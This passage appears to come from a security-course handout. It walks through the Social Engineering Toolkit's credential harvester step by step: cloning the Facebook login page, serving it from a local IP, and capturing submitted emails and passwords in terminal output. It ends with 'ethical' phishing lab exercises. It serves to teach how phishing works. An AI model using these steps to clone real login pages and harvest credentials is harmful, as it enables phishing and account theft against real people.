
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack: 3 |
```

# Credential harvester method options

Type '2' in the terminal to clone the website.



```
Terminal
File Edit View Search Terminal Help
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import


99) Return to Webattack Menu

set:webattack>2
```



# Post back IP address in harvester method

Press 'Enter' after checking your IP address.



```
Terminal
File Edit View Search Terminal Help
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report

-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---


The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.209
.128]:
```

# URL to clone website home page

Type the URL to clone (e.g., <https://www.facebook.com>)



```
Terminal
File Edit View Search Terminal Help

-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.209
.128]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com/ |
```



# Cloning website

Press 'Enter' to clone the website.

A screenshot of a terminal window titled "Terminal" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal displays a series of instructions and commands for cloning a website using SET. The text is as follows:

```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.43.176]:  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone:https://www.facebook.com/login/  
  
[*] Cloning the website: https://login.facebook.com/login.php  
[*] This could take a little bit...
```


```
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.  
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.  
Press {return} if you understand what we're saying here.[]
```

# Facebook login page

Enter IP address of your system in the browser to open the cloned webpage.




After entering the IP address, a cloned Facebook webpage will open where victim will enter username and password.




# Credentials

- Check the terminal.
- The username and password will be shown on the terminal.



```
Terminal
File Edit View Search Terminal Help
PARAM: lsd=AVoi4fmv
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=405
PARAM: lgndim=eyJ3IjoxMzY2LCJhImF3IjoxMzY2LCJhaCI6NzI4LCJjIjoyNH0=
PARAM: lgnrnd=030643_MIG7
PARAM: lgnjs=1571221232
POSSIBLE USERNAME FIELD FOUND: email=shweta@yahoo.com
POSSIBLE PASSWORD FIELD FOUND: pass=shwetaq
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=VAAAAVV/qVqVVV/VAAAAAAVVAAVAVAAAAAAVAAE00/rTEAAMBH
```

# Facebook login page on mobile phone



## Credentials

```
Terminal
```

```
File Edit View Search Terminal Help
```

```
PARAM: enable_profile_selector=  
PARAM: isprivate=  
PARAM: legacy_return=0  
PARAM: profile_selector_ids=  
PARAM: return_session=  
POSSIBLE USERNAME FIELD FOUND: skip_api_login=  
PARAM: signed_next=  
PARAM: trynum=1  
PARAM: timezone=-345  
PARAM: lgndim=eyJ3IjozNjAsImgiOiY0MCwiYXciOjM2MCwiYWgiOiY0MCwiYyI6MjR9  
PARAM: lgnrnd=030643 MIG7  
PARAM: lgnjs=1571221469  
POSSIBLE USERNAME FIELD FOUND: email=shweta@gmail.com  
POSSIBLE PASSWORD FIELD FOUND: pass=helllo123  
PARAM: prefill_contact_point=  
PARAM: prefill_source=  
PARAM: prefill_type=  
PARAM: first_prefill_source=  
PARAM: first_prefill type=  
PARAM: had_cp_prefilled=false  
POSSIBLE PASSWORD FIELD FOUND: had_password prefilled=false  
PARAM: ab_test_data=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABAP  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

## Hands-on Tasks

1. **Simulated Phishing Attack (Ethical)** – Use a phishing simulation tool (like SET) to demonstrate how a phishing attack works in a controlled environment.
2. **Website Cloning Experiment** – Clone a simple webpage (not for malicious intent) using the Social Engineering Toolkit (SET) and explain the process.
3. **Voice Phishing Simulation** – Conduct a role-play where students attempt to extract information using vishing techniques ethically.